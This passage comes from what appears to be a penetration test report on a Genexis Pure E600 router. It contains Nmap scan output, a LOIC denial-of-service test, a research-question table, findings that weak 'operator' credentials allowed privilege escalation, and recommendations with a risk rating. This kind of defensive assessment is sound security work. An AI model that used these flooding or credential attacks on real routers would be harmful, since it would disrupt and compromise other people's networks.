OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   3.91 ms www.routerlogin.net (192.168.1.1)

NSE: Script Post-scanning.
Initiating NSE at 16:51
Completed NSE at 16:51, 0.00s elapsed
Initiating NSE at 16:51
Completed NSE at 16:51, 0.00s elapsed
Initiating NSE at 16:51
Completed NSE at 16:51, 0.00s elapsed
Read data files from: C:\Program Files (x86)\Nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 124.95 seconds
           Raw packets sent: 1825 (83.894KB) | Rcvd: 1132 (49.022KB)
PS C:\Users\Joep Vinken> |
```

Figure 3 Nmap scan from the LAN (IP == 192.168.1.1)

Nonetheless, this does not guarantee that the router is completely secure as the vulnerabilities that we discovered on the LAN side can still be exploited by attackers within the network. It is therefore important for the router's manufacturer to address these vulnerabilities and ensure that the router's overall security posture is improved.

DDOS

To conduct this test, we connected to the router's Wi-Fi network using a laptop running the LOIC (Low Orbit Ion Cannon) tool. We then launched a targeted Distributed Denial of Service (DDoS) attack on the router by flooding it with a large number of requests. This attack was designed to overwhelm the router's capacity to process incoming requests and disrupt its normal operation.

During the test, we observed that the router was able to withstand the DDoS attack generated by LOIC. The router remained operational throughout the test, and we did not notice any significant impact on its performance.

DOT Framework

Questons	Activity	Strategies	Methods
Are there any defaut credentials on Genexis Pure E600?	With the help of an device scanning tool, we scan the router for any possible vulnerabilities	Library, Field, Lab	Literature study, Document analysis, Security Test
Are there any vulnerable ports that are open?	We used the Nmap tool for scanning for open ports that can be exploited.	Library, Lab	Literature study, Security Test
Is Genexis Pure E600 susceptible to Ddos attacks?	Conducting availability analysis	Library, Lab	Literature study, Security Test
Is previladge escalation possible?	We managed to analized the local users on the router.	Library, Lab, Workshop	Literature study, Document analysis, Security Test, Component Test
Is it possible to brute force the router's login credentials?	We tried to test the strenght of the login credentials	Library, Lab	Literature study, Security Test
Are there any vulnerabilities that can be exploited on the GUI?	We test the GUI with several techniques for data breach	Library, Field	Best,good and bad practices, Literature Study

Conclusion

The penetration testing exercise successfully identified critical vulnerabilities within the router's security infrastructure. By exploiting the weak credentials of the "operator" user, we were able to escalate privileges and gain full control over the system. These findings underscore the significance of maintaining strong passwords, promptly patching vulnerabilities, and adhering to security best practices.

It is essential for the router's manufacturer to address the identified vulnerabilities promptly, enhance security measures, and regularly assess the system's security posture through comprehensive penetration testing. By adopting these measures, the router's resilience against potential attacks can be significantly improved, ensuring the protection of sensitive data and network integrity.

Recommendation

Based on our findings, we strongly recommend the following actions to enhance the security of the router:

1. Vulnerability Patching: The router's manufacturer should promptly address the identified vulnerability to prevent further exploitation. Regular updates and patches should be implemented to mitigate potential risks and enhance overall security.

2. Password Security: All user accounts, especially privileged ones such as "operator" and root, should enforce strong password policies. Users should be encouraged to select complex and unique passwords to mitigate the risk of brute-force attacks.

3. Principle of Least Privilege: Implement a user access control mechanism that strictly adheres to the principle of least privilege. Limiting user privileges to only what is necessary for their designated roles helps reduce the potential impact of compromised accounts.

4. Conduct regular vulnerability assessments. As part of an effective organizational risk management strategy, vulnerability assessments should be conducted on a regular basis. Doing so will allow the organization to determine if the installed security controls are properly installed, operating as intended, and producing the desired outcome.

Risk Rating

The overall risk identified in the penetration test of the Genexis Pure E600 router is assessed as High. The test revealed a direct pathway from an internal attacker to a full system compromise. It is highly likely that a malicious entity could successfully execute a targeted attack against the Genexis Pure E600 router, posing a significant risk to its security.

Risk Rating Scale

In accordance with NIST SP 800-30, exploited vulnerabilities are ranked based upon likelihood and impact to determine overall risk.

Privilege Escalation through Weak Credentials

Rating: High
Description: An administrative interface is only protected with a weak password.
Impact: The impact of a successful Privilege Escalation through Weak Credentials attack can be severe. The attacker gains full administrative control over the router's system, allowing them to manipulate critical configurations, intercept network traffic, and potentially compromise connected devices. With elevated privileges, the attacker can access and exfiltrate sensitive data stored within the router, compromising the confidentiality and integrity of the network. The attacker may disrupt network services, causing downtime and hindering the normal operation of the router and connected devices. Once in control of the router, the attacker can use it as a launching point to perform further attacks on the internal network, compromising additional systems and escalating the overall impact.
Remediation: Ensure that all administrative interfaces are protected with complex passwords or passphrases. Avoid use of common or business-related words, which could be found or easily constructed with the help of a dictionary.